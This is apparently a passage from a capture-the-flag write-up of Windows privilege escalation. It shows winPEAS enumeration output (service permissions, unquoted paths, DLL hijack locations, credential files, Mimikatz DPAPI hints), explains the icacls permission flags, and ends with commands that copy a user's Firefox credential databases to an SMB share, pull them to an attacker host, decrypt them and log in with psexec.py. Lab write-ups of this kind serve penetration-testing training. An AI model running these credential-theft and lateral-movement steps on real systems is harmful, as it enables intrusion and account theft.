C:\Windows\servicing\TrustedInstaller.exe NT SERVICE\TrustedInstaller:(F)
C:\Program Files\Windows Media Player\wmpnetwk.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\ZyDdlSma.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\ZoHKDlWg.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\wOuMBxwT.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\xypeozoI.exe NT AUTHORITY\SYSTEM:(I)(F)


 [+] CHECK IF YOU CAN MODIFY ANY SERVICE REGISTRY
   [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services


 [+] UNQUOTED SERVICE PATHS
   [i] When the path is not quoted (ex: C:\Program files\soft\new folder\exec.exe) Windows will try to execute first 'C:\Progam.exe', then 'C:\Program Files\soft\new.exe' and finally 'C:\Program Files\soft\new folder\exec.exe'. Try to create 'C:\Program Files\soft\new.exe'
   [i] The permissions are also checked and filtered using icacls
   [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services

AGce
 C:\Windows\OliHxocT.exe
C:\Windows\OliHxocT.exe NT AUTHORITY\SYSTEM:(I)(F)

AWSLiteAgent
 C:\Program Files\Amazon\XenTools\LiteAgent.exe
Invalid parameter "Files\Amazon\XenTools\LiteAgent.exe"

clr_optimization_v2.0.50727_32
 C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorsvw.exe
C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorsvw.exe NT SERVICE\TrustedInstaller:(F)


clr_optimization_v2.0.50727_64
 C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorsvw.exe
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorsvw.exe NT SERVICE\TrustedInstaller:(F)

DPKl
 C:\Windows\yQJRJjlw.exe
C:\Windows\yQJRJjlw.exe NT AUTHORITY\SYSTEM:(I)(F)

ehRecvr
 C:\Windows\ehome\ehRecvr.exe
C:\Windows\ehome\ehRecvr.exe NT SERVICE\TrustedInstaller:(F)

ehSched
 C:\Windows\ehome\ehsched.exe
C:\Windows\ehome\ehsched.exe NT SERVICE\TrustedInstaller:(F)

FontCache3.0.0.0
 C:\Windows\Microsoft.Net\Framework64\v3.0\WPF\PresentationFontCache.exe
C:\Windows\Microsoft.Net\Framework64\v3.0\WPF\PresentationFontCache.exe NT SERVICE\TrustedInstaller:(F)

KIFo
 C:\Windows\RTZkUBAA.exe
C:\Windows\RTZkUBAA.exe NT AUTHORITY\SYSTEM:(I)(F)

PerfHost
```

```
 C:\Windows\SysWow64\perfhost.exe
C:\Windows\SysWow64\perfhost.exe NT SERVICE\TrustedInstaller:(F)

PsShutdownSvc
 C:\Windows\PSSDNSVC.EXE
C:\Windows\PSSDNSVC.EXE NT AUTHORITY\SYSTEM:(I)(F)

PUeb
 C:\Windows\SSKGBZfk.exe
C:\Windows\SSKGBZfk.exe NT AUTHORITY\SYSTEM:(I)(F)

rUzJ
 C:\Windows\ZpCxEnIk.exe
C:\Windows\ZpCxEnIk.exe NT AUTHORITY\SYSTEM:(I)(F)

TrustedInstaller
 C:\Windows\servicing\TrustedInstaller.exe
C:\Windows\servicing\TrustedInstaller.exe NT SERVICE\TrustedInstaller:(F)

wtuE
 C:\Windows\ZyDdlSma.exe
C:\Windows\ZyDdlSma.exe NT AUTHORITY\SYSTEM:(I)(F)

bBnu
 C:\Windows\ZoHKDlWg.exe
C:\Windows\ZoHKDlWg.exe NT AUTHORITY\SYSTEM:(I)(F)

laiG
 C:\Windows\wOuMBxwT.exe
C:\Windows\wOuMBxwT.exe NT AUTHORITY\SYSTEM:(I)(F)

qaNe
 C:\Windows\xypeozoI.exe
C:\Windows\xypeozoI.exe NT AUTHORITY\SYSTEM:(I)(F)


[*] DLL HIJACKING in PATHenv variable
   [i] Maybe you can take advantage of modifying/creating some binary in some of the following locations
   [i] PATH variable entries permissions - place binary or DLL to execute instead of legitimate
   [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dll-hijacking
C:\Windows\system32 NT SERVICE\TrustedInstaller:(F)
C:\Windows NT SERVICE\TrustedInstaller:(F)
C:\Windows\System32\Wbem NT SERVICE\TrustedInstaller:(F)


[*] CREDENTIALS

 [+] WINDOWS VAULT
   [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#windows-vault

Currently stored credentials:

* NONE *


 [+] Unattended files
C:\Windows\Panther\Unattend.xml exists.

 [+] SAM and SYSTEM backups

 [+] McAffee SiteList.xml
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\places.sqlite
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\key4.db
C:\Windows\Panther\unattend.xml
C:\Windows\Panther\setupinfo
C:\Windows\winsxs\amd64_microsoft-windows-iis-sharedlibraries_31bf3856ad364e35_6.1.7601.17514_none_6f0f7833cb71e18d\appcmd.exe
C:\Windows\winsxs\wow64_microsoft-windows-iis-sharedlibraries_31bf3856ad364e35_6.1.7601.17514_none_79642285ffd2a388\appcmd.exe

---
Scan complete.
 [+] GPP Password

 [+] Cloud Credentials
Access is denied.
```

```
[+] AppCmd
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#appcmd-exe

[+] Files in registry that may contain credentials
  [i] Searching specific files that may contains credentials.
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
Looking inside HKCU\Software\ORL\WinVNC3\Password
Looking inside HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4/password
Looking inside HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\WinLogon
    DefaultDomainName    REG_SZ
    DefaultUserName    REG_SZ

Looking inside HKLM\SYSTEM\CurrentControlSet\Services\SNMP
Looking inside HKCU\Software\TightVNC\Server
Looking inside HKCU\Software\SimonTatham\PuTTY\Sessions
Looking inside HKCU\Software\OpenSSH\Agent\Keys

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\places.sqlite
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release\key4.db
C:\Windows\Panther\unattend.xml
C:\Windows\Panther\setupinfo
C:\Windows\winsxs\amd64_microsoft-windows-iis-sharedlibraries_31bf3856ad364e35_6.1.7601.17514_none_6f0f7833cb71e18d\appcmd.exe
C:\Windows\winsxs\wow64_microsoft-windows-iis-sharedlibraries_31bf3856ad364e35_6.1.7601.17514_none_79642285ffd2a388\appcmd.exe

---
Scan complete.
 [+] DPAPI MASTER KEYS
   [i] Use the Mimikatz 'dpapi::masterkey' module with appropriate arguments (/rpc) to decrypt
   [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi

 [+] DPAPI MASTER KEYS
   [i] Use the Mimikatz 'dpapi::cred' module with appropriate /masterkey to decrypt
   [i] You can also extract many DPAPI masterkeys from memory with the Mimikatz 'sekurlsa::dpapi' module
   [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi

Looking inside C:\Users\natbat\AppData\Roaming\Microsoft\Credentials\
Looking inside C:\Users\natbat\AppData\Local\Microsoft\Credentials\

Looking inside HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4/password
Looking inside HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\WinLogon
DefaultDomainName    REG_SZ
DefaultUserName    REG_SZ
Looking inside HKLM\SYSTEM\CurrentControlSet\Services\SNMP
Looking inside HKCU\Software\TightVNC\Server
Looking inside HKCU\Software\SimonTatham\PuTTY\Sessions
Looking inside HKCU\Software\OpenSSH\Agent\Keys
```

❖ winPEAS.bat analyse strategy:

Interesting permissions

```
D - Delete access
F - Full access (Edit_Permissions+Create+Delete+Read+Write)
N - No access
M - Modify access (Create+Delete+Read+Write)
RX - Read and eXecute access
R - Read-only access
W - Write-only access
```

We will focus in **F** (full), **M** (Modify access) and **W** (write).

Use of Icacls by WinPEAS

When checking rights of a file or a folder the script search for the strings: *(F)* or *(M)* or *(W)* and the string ":" (so the path of the file being checked will appear inside the output).

It also checks that the found right (F, M or W) can be exploited by the current user.

A typical output where you dont have any nice access is:

```
C:\Windows\Explorer.EXE NT SERVICE\TrustedInstaller:(F)
```

An output where you have some interesting privilege will be like:

```
C:\Users\john\Desktop\desktop.ini NT AUTHORITY\SYSTEM:(I)(F)
                                  MYDOMAIN\john:(I)(F)
```

Here you can see that the privileges of user *NT AUTHORITY\SYSTEM* appears in the output because it is in the same line as the path of the binary. However, in the next line, you can see that our user (john) has full privileges in that file.

This is the kind of outpuf that you have to look for when usnig the winPEAS.bat script.

2.5. Privilege Escalation

- In order to brute the credential for the Firefox, we need manually to collect the key4.db, cert9.db, logins.json and cookies.sqlite documents (remember that we have access on the Users\Share by using SMB):

  On the target:
  > cd C:\Users\natbat
  > dir /ah
  > cd \AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release
  > copy key4.db \Users\Share
  > copy cert9.db \Users\Share
  > copy logins.json \Users\Share
  > copy cookies.sqlite \Users\Share

  On the attacker machine:
  > smbclient \\\\10.10.62.124\\Users
  > smb: \> cd Share
  > smb: \Share\> mget * (type yes after each installation)

- Decrypt these 4 documents by using this tool (https://github.com/unode/firefox_decrypt)

Note: You can symbolic the firefox_decrypt tool to your /sbin, so you can run it from any repository. By using this command: ln –s /direcortoryofthetool/firefox_decrypt.py /sbin/firefox_decrypt.py

- Then open another terminal and type this command: psexec.py usernameufound:password@machine_IP